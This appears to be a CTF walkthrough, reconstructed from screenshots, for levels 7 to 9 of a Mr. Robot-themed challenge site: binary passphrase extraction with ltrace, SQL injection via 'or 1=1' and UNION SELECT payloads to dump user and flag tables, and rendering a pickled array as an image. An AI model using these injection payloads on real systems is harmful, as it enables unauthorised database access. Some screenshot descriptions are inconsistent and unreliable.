-rw-rw-r-- 1 sandun sandun 13656 Nov 10 00:04 flag
-rw-rw-r-- 1 sandun sandun 4496 Nov  9 18:36 flag.zip
sandun@ubuntuVPS:~/mrrobot$ file flag
flag: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU /Linux 3.2.0, BuildID[sha1]=2fb84c55912cd857e1d45140dfcbabla96cc0f, not stripped
sandun@ubuntuVPS:~/mrrobot$ chmod +x flag
sandun@ubuntuVPS:~/mrrobot$ ./flag
Mr. Robot CTF!
Enter the passphrase:flag
Invalid key, Try again...
sandun@ubuntuVPS:~/mrrobot$ strings ./flag|
```

UbuntuVPS 5% 0.37 GB / 0.90 GB 0.01 Mb/s 0.01 Mb/s 7 days sandun /run: 1% /: 9% /run/lock: 0% /sys/fs/cgroup: 0% /boot/efi: 0%

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>



```
tada
_ITM_registerTMCloneTable
victory
key
lvl7
toee
newflag
__cxa_finalize@@GLIBC_2.2.5
teo
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.comment;
sandun@ubuntuVPS:~/mrrobot$
```

UbuntuVPS 2% 0.37 GB / 0.90 GB 0.10 Mb/s 0.01 Mb/s 7 days sandun /run: 1% /: 9% /run/lock: 0% /sys/fs/cgroup: 0% /boot/efi: 0%

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>

```

B3N1cet0thersdr3nkjsq
N00m3candoitaB13
d0B3strle79N24j@4n
H0p3yuU9N24j@4n
B3Y6ur2z1fch1ldr3nkjsq
You4r3in3vitaB13
N3v3rL79N24j@4n
B3Cr4cB1tH0m3dr3nkjsq
YouG6gt1TDud385!!7
4peXL3gendi0ud1d7@e3
W0nd4C4nD0thisp4
D0w4h4ty0uc4nther3dr3nkjsq
You4ndy1tm4nA3
you4r3aw3s0m3m4np4n
you83au7ifullm4n99
N0on3c4nb3aty0uddde798
m4ke7hisw0rl1nice
bri7eshin31k3adiam0nB
3li0thebestguy
playgrunowbattl3g
p4ladinsisb3st
mrR0botelli0t
ispCTFElli0t
CTFmrRobot3rdyear
elli0tisbest
mrRobot0fackt0nis
ispCTF3rd2ndmrRobot
ispCTF3rd2ndmrRobot
l0s1t4key4ude
youG0tmrRobot
mrRobotispCTF3d2nd
yougotthePassphrase
watareyoudoing
isMrRobotgood
savetheWorld
youaretooClosemrRobot

```

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>

But I cannot find anything in that file.

Then I use **ltrace ./flag** command to find passphrase.

After using **ltrace** command that ask Passphrase I do not know the Passphrase. Then I Enter **asd** for passphrase, but you can use any value as passphrase.

That compare Entered value and matched passphrase under **strcmp**.

ltrace is a program that simply runs the specified command until it exits. It intercepts and records the dynamic library calls which are called by the executed process and the signals which are received by that process. It can also intercept and print the system calls executed by the program.

The **strcmp()** function compares the two strings s1 and s2. It returns an integer less than, equal to, or greater than zero if s1 is found, respectively, to be less than, to match, or be greater than s2.

```

.sancho
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
Quick connect...
2.sanchez
/home/sandun/
Name Size (KB)
.. 1
.cache 1
.config 1
Desktop 1
.bash_history 1
.xauthority 1
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.comment
sandun@ubuntuVPS:~/mrrobot$ ltrace ./flag
puts("nMr. Robot CTF!\n"
Mr. Robot CTF!
)
printf("Enter the passphrase:")
_isoc99_scanf(0x561612a28dff, 0x7ffed6225ef0, 0, 0nEnter the passphrase:asd
) = 21
strcmp("asd", "ispCTF3rd2ndmrRobot")
puts("nInvalid key, Try again... \n"
Invalid key, Try again...
)
+++ exited (status 0) ===+
sandun@ubuntuVPS:~/mrrobot$ 

```

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>

That selected value is the Passphrase of the flag file. Then I enter that value for passphrase in flag file.

```

.sancho
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
Quick connect...
2.sanchez
/home/sandun/
Name Size (KB)
.. 1
.cache 1
.config 1
Desktop 1
.bash_history 1
.xauthority 1
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.comment
sandun@ubuntuVPS:~/mrrobot$ ltrace ./flag
puts("nMr. Robot CTF!\n"
Mr. Robot CTF!
)
printf("Enter the passphrase:")
_isoc99_scanf(0x561612a28dff, 0x7ffed6225ef0, 0, 0nEnter the passphrase:asd
) = 21
strcmp("asd", "ispCTF3rd2ndmrRobot")
puts("nInvalid key, Try again... \n"
Invalid key, Try again...
)
+++ exited (status 0) ===+
sandun@ubuntuVPS:~/mrrobot$ 
Enter the passphrase:ispCTF3rd2ndmrRobot
You are invited to
sandun@ubuntuVPS:~/mrrobot$ 


```

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>

That highlighted value is the Level 7 flag.

The image shows three screenshots of a web browser window for the URL mrrobotctf.tk/levels/level7.php.

Screenshot 1: The main page of the challenge. It features a large "MR.ROBOT" logo and a banner for "Level 7". The banner contains the text "Download the attachment, and get the flag" and a red "Download" button. The user is logged in as "testuser".

Screenshot 2: A modal dialog box titled "Enter the Flag" is displayed. It contains a text input field with the value "Y0u4r3!n3v1aB13" and a green "Submit" button.

Screenshot 3: The browser's status bar at the bottom shows the text "Read mrrobotctf.tk". Above it, a message box says "You have already done this level" with an "OK" button.

Level 8

Welcome testuser
Logout

MR.ROBOT

Level 8

You have to do some **Injections** to see the Flag...

Follow this [link](#)

Enter the Flag

Enter the flag here...

Submit

Mr.Robot™
Nadeesh | Sandun

This screenshot shows a browser window titled "MrRobot_Level8" displaying a challenge titled "Level 8". The page instructs the user to perform "Injections" to see the flag and provides a link to follow. A modal box titled "Enter the Flag" contains a text input field labeled "Enter the flag here..." and a green "Submit" button. The footer of the page includes the "Mr.Robot™" logo and credits "Nadeesh | Sandun".

This is SQL Injection related flag.

First, I open the link and find the users.

Type here

Search

Username Email

Mr.Robot™
Nadeesh | Sandun

This screenshot shows a browser window titled "Mr.Robot - SQLInj" displaying a search interface. It features a search bar with the placeholder "Type here" and a red "Search" button. Below the search bar is a blue header bar with two buttons: "Username" and "Email". The footer of the page includes the "Mr.Robot™" logo and credits "Nadeesh | Sandun".

I enter **root** in search box and click search button for search user.

The screenshot shows a web browser window titled "Mr.Robot - SQLInj". The URL in the address bar is "mrrobotctf.tk/assets/flags/sqlInj_page/sqlInj/sqlInj.php?search=root&s-btn=Search". The page features a large "MR.ROBOT" logo at the top. Below it is a search bar with the placeholder "Type here" and a red "Search" button. A modal dialog box is displayed, containing a table with two columns: "Username" and "Email". The table shows one row with "root" and "root@mrrobotctf.tk". At the bottom right of the page, there is a copyright notice: "Mr.Robot™ Nadeesh | Sandun".

Then I use **root' or 1=1#** SQL command to list the users.

The screenshot shows a web browser window titled "Mr.Robot - SQLInj". The URL in the address bar is "mrrobotctf.tk/assets/flags/sqlInj_page/sqlInj/sqlInj.php?search=root'+or+1%3D1%23&s-btn=Search". The page features a large "MR.ROBOT" logo at the top. Below it is a search bar with the placeholder "Type here" and a red "Search" button. A modal dialog box is displayed, containing a table with two columns: "Username" and "Email". The table lists five users: "root", "admin", "elliott", "mrrobot", and "darlene", each with their respective emails. At the bottom right of the page, there is a copyright notice: "Mr.Robot™ Nadeesh | Sandun".

Then I find all tables using this command.

```
root' UNION SELECT table_name,version() FROM information_schema.tables#
```

The screenshot shows a web browser window titled "MrRobot_Level8" with the tab "Mr.Robot - SQLInj". The URL in the address bar is mrrobotctf.tk/assets/flags/sqlinj_page/sqlinj/sqlinj.php?search=root'+or+'+or+1%3D1%23&submit=Search. The page has a large "MR.ROBOT" logo at the top. Below it, there is a search bar containing the injected SQL query: "root' UNION SELECT table_name,version() FROM information_schema.tables#". A red "Search" button is to the right of the search bar. Below the search bar, a table is displayed with two columns: "Username" and "Email". The table contains the following data:

Username	Email
root	root@mrrobotctf.tk
admin	admin@mrrobotctf.tk
elliot	elliot@mrrobotctf.tk
mrrobot	mrrobot@mrrobotctf.tk
darlene	darlene@mrrobotctf.tk

In the bottom right corner of the page, there is a copyright notice: "Mr.Robot™ Nadeesh | Sandun".

The screenshot shows a web browser window titled "MrRobot_Level8" with the tab "Mr.Robot - SQLInj". The URL in the address bar is mrrobotctf.tk/assets/flags/sqlinj_page/sqlinj/sqlinj.php?search=root'+UNION+SELECT+...&submit=Search. The page has a large "MR.ROBOT" logo at the top. Below it, there is a search bar containing the injected SQL query: "root'+UNION+SELECT+...". A red "Search" button is to the right of the search bar. Below the search bar, a table is displayed with two columns: "Username" and "Email". The table contains the following data:

Username	Email
root	root@mrrobotctf.tk
CHARACTER_SEYS	5.7.32-0ubuntu0.16.04.1
COLLATIONS	5.7.32-0ubuntu0.16.04.1
COLLATION_CHARACTER_SET_APPLICABILITY	5.7.32-0ubuntu0.16.04.1
COLUMNS	5.7.32-0ubuntu0.16.04.1
COLUMN_PRIVILEGES	5.7.32-0ubuntu0.16.04.1
ENGINES	5.7.32-0ubuntu0.16.04.1
EVENTS	5.7.32-0ubuntu0.16.04.1
FILES	5.7.32-0ubuntu0.16.04.1
GLOBAL_STATUS	5.7.32-0ubuntu0.16.04.1
GLOBAL_VARIABLES	5.7.32-0ubuntu0.16.04.1
KEY_COLUMN_USAGE	5.7.32-0ubuntu0.16.04.1
OPTIMIZER_TRACE	5.7.32-0ubuntu0.16.04.1
PARAMETERS	5.7.32-0ubuntu0.16.04.1
PARTITIONS	5.7.32-0ubuntu0.16.04.1
PLUGINS	5.7.32-0ubuntu0.16.04.1
PROCESSLIST	5.7.32-0ubuntu0.16.04.1

x\$statements_with_full_table_scans	5.7.32-0ubuntu0.16.04.1
x\$statements_with_runtimes_in_95th_percentile	5.7.32-0ubuntu0.16.04.1
x\$statements_with_sorting	5.7.32-0ubuntu0.16.04.1
x\$statements_with_temp_tables	5.7.32-0ubuntu0.16.04.1
x\$user_summary	5.7.32-0ubuntu0.16.04.1
x\$user_summary_by_file_io	5.7.32-0ubuntu0.16.04.1
x\$user_summary_by_file_io_type	5.7.32-0ubuntu0.16.04.1
x\$user_summary_by_stages	5.7.32-0ubuntu0.16.04.1
x\$user_summary_by_statement_latency	5.7.32-0ubuntu0.16.04.1
x\$user_summary_by_statement_type	5.7.32-0ubuntu0.16.04.1
x\$wait_classes_global_by_avg_latency	5.7.32-0ubuntu0.16.04.1
x\$wait_classes_global_by_latency	5.7.32-0ubuntu0.16.04.1
x\$waits_by_host_by_latency	5.7.32-0ubuntu0.16.04.1
x\$waits_by_user_by_latency	5.7.32-0ubuntu0.16.04.1
x\$waits_global_by_latency	5.7.32-0ubuntu0.16.04.1
tbl_flag	5.7.32-0ubuntu0.16.04.1
tbl_member	5.7.32-0ubuntu0.16.04.1
tbl_user	5.7.32-0ubuntu0.16.04.1

Mr.Robot™
Nadeesh | Sandun

Then I find the **tbl_flag** table columns.

I use that for this command.

```
root' UNION SELECT column_name,table_name FROM information_schema.columns
WHERE table_name=tbl_flag
```

The screenshot shows a web browser window with two tabs: "MrRobot_Level8" and "Mr.Robot - SQLInj". The active tab is "Mr.Robot - SQLInj" and the URL is "mrrobotctf.tk/assets/flags/sqlInj_page/sqlInj/sqlInj.php?search=root'+UNION+SELECT+id%2C+email%2C+flag". The page has a large "MR.ROBOT" logo at the top. Below it is a search bar with "Type here" and a red "Search" button. A table is displayed with the following data:

Username	Email
root	root@mrrobotctf.tk
id	tbl_flag
flag	tbl_flag

At the bottom right of the page, it says "Mr.Robot™ Nadeesh | Sandun".

Then I print the flags in the `tbl_flag` table.

I use this command for that.

```
root' UNION SELECT id, flag from tbl_flag#
```

The screenshot shows the same browser window after executing the SQL query. The table now has 7 rows, representing the contents of the `tbl_flag` table. The 5th row, which corresponds to the previously selected row, has its "Email" column value "p30p1e4reVuln3rabl3" highlighted in blue. The other rows are as follows:

Username	Email
root	root@mrrobotctf.tk
1	7hisIsnt7H3c0rr3ctFl4g
2	l00kC1os3lytHisOneF4k3
3	Fif7h0n3is7heCorr3c7fLaG
4	0hbOyDon7beAf00L
5	p30p1e4reVuln3rabl3
6	y0um1ss3ditDud3
7	D0n7eV3nre4d7hls

At the bottom right of the page, it says "Mr.Robot™ Nadeesh | Sandun".

This highlighted value is the Level 8 flag.

The image shows a sequence of three screenshots from a web browser, likely Firefox, demonstrating the completion of a challenge on the Mr.Robot CTF platform.

Screenshot 1: The browser window title is "MrRobot_Level8". The URL in the address bar is "mrrobotctf.tk/levels/level8.php". The page header says "Welcome testuser" and "Logout". The main content area features a large "MR.ROBOT" logo and a dark rectangular box containing the text "Level 8", "You have to do some **Injections** to see the Flag...", and "Follow this [link](#)".


Screenshot 2: A modal dialog box titled "Enter the Flag" is displayed. It contains a text input field with the value "p30pie4rev\|n3rabi3" and a green "Submit" button below it.

Screenshot 3: The browser window title is "mrrobotctf.tk/levels/level8.php". The URL in the address bar is "mrrobotctf.tk/levels/level8.php". The main content area shows a small modal dialog box with the message "Correct Flag. Good Job" and an "OK" button. The status bar at the bottom of the browser window displays the text "Read mrrobotctf.tk".


Level 9

The screenshot shows a web browser window titled "MrRobot_Level9". The URL is "mrrobotctf.tk/levels/level9.php". The page has a "Logout" link and a "Welcome testuser" message. The main content area features the "MR.ROBOT" logo and a dark box containing the text "Level 9" and "Elliot found pickledump while recovering data from harddisk, extracts the flag from that pickledump". A red "Download" button is visible. Below this, a modal dialog box titled "Enter the Flag" contains a text input field labeled "Enter the flag here..." and a green "Submit" button. In the bottom right corner of the page, there is a footer with the text "Mr.Robot™" and "Nadeesh | Sandun".


First, I download the file and extract it.



I will do that in a Windows environment because of that I opened the windows folder.



Then I open python terminal.




Then I import **pickle** then open **flag.pkl** file. Then I retrieve pickled data.

Any object in Python can be pickled so that it can be saved on disk. What **pickle** does is that it “serializes” the object first before writing it to file. Pickling is a way to convert a python object (list, dict, etc.) into a character stream.

The **open()** function opens a file in text format by default. To **open** a file in binary format, add 'b' to the mode parameter. Hence the "rb" mode opens the file in binary format for reading

Python **Pickle load**. To retrieve pickled data, the steps are quite simple. You have to use **pickle.load()** function to do that.



A screenshot of a Windows terminal window titled 'C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.8_3.8.1776.0_x64_qbz5n2kfra8p0\python3.8.exe'. The window shows the following Python session:

```
Python 3.8.6 (tags/v3.8.6:db45529, Sep 23 2020, 15:52:53) [MSC v.1927 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> f = open('flag.pkl', 'rb')
>>> data = pickle.load(f)
>>> -
```

Then I open the flag.pkl file.

```
C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.8_3.8.1776.0_x64_qbz5n2kfra8p0\python3.8.exe
Python 3.8.6 (tags/v3.8.6:db45529, Sep 23 2020, 15:52:53) [MSC v.1927 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> f = open('flag.pkl', 'rb')
>>> data = pickle.load(f)
>>> data
```

```
C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.8_3.8.1776.0_x64_qbz5n2kfra8p0\python3.8.exe
>>> import pickle
>>> f = open('flag.pkl', 'rb')
>>> data = pickle.load(f)
>>> data
array([[[[1, 1, 1],
          [1, 1, 1],
          [1, 1, 1],
          ...,
          [1, 1, 1],
          [1, 1, 1],
          [1, 1, 1]],
         [[1, 1, 1],
          [1, 1, 1],
          [1, 1, 1],
          ...,
          [1, 1, 1],
          [1, 1, 1],
          [1, 1, 1]],
         [[1, 1, 1],
          [1, 1, 1],
          [1, 1, 1],
          ...,
          [1, 1, 1],
          [1, 1, 1],
          [1, 1, 1]],
         ...,
         [[[1, 1, 1],
           [1, 1, 1],
           [1, 1, 1],
           ...,
           [1, 1, 1],
           [1, 1, 1],
           [1, 1, 1]],
          [[1, 1, 1],
           [1, 1, 1],
           [1, 1, 1],
           ...,
           [1, 1, 1],
           [1, 1, 1],
           [1, 1, 1]],
          [[1, 1, 1],
           [1, 1, 1],
           [1, 1, 1],
           ...,
           [1, 1, 1],
           [1, 1, 1],
           [1, 1, 1]]], dtype=uint8)
>>>
```

Then I open the flag.pkl file as image.

I use that for some command.

```
C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.8_3.8.1776.0_x64_qbz5n2kfra8p0\python3.8.exe


...,
[[1, 1, 1],
 [1, 1, 1],
 [1, 1, 1]],

[[[1, 1, 1],
 [1, 1, 1],
 [1, 1, 1],
 ...,
 [1, 1, 1],
 [1, 1, 1],
 [1, 1, 1]],

[[[1, 1, 1],
 [1, 1, 1],
 [1, 1, 1],
 ...,
 [1, 1, 1],
 [1, 1, 1],
 [1, 1, 1]]], dtype=uint8)

>>> from PIL import Image
>>> img = Image.fromarray(data)
>>> img.show()
```

After the use that commands I got this Image. This is the flag.



I submitted the flag.

The screenshot shows a web browser window with the title "MrRobot_Level9". The address bar shows "mrrobotctf.tk/levels/level9.php". The page has a "Logout" link and a "Welcome testuser" message. A large "MR.ROBOT" logo is at the top. Below it, a dark box contains the text "Level 9" and "Elliot found pickledump while recovering data from harddisk, extracts the flag from that pickledump". A "Download" button is present. A modal dialog box titled "Enter the Flag" is open, containing a text input field with the value "y0uh4v3D0n3ltM@t3" and a green "Submit" button. At the bottom right of the page, there is a footer with "Mr.Robot™" and "Nadeesh | Sandun".

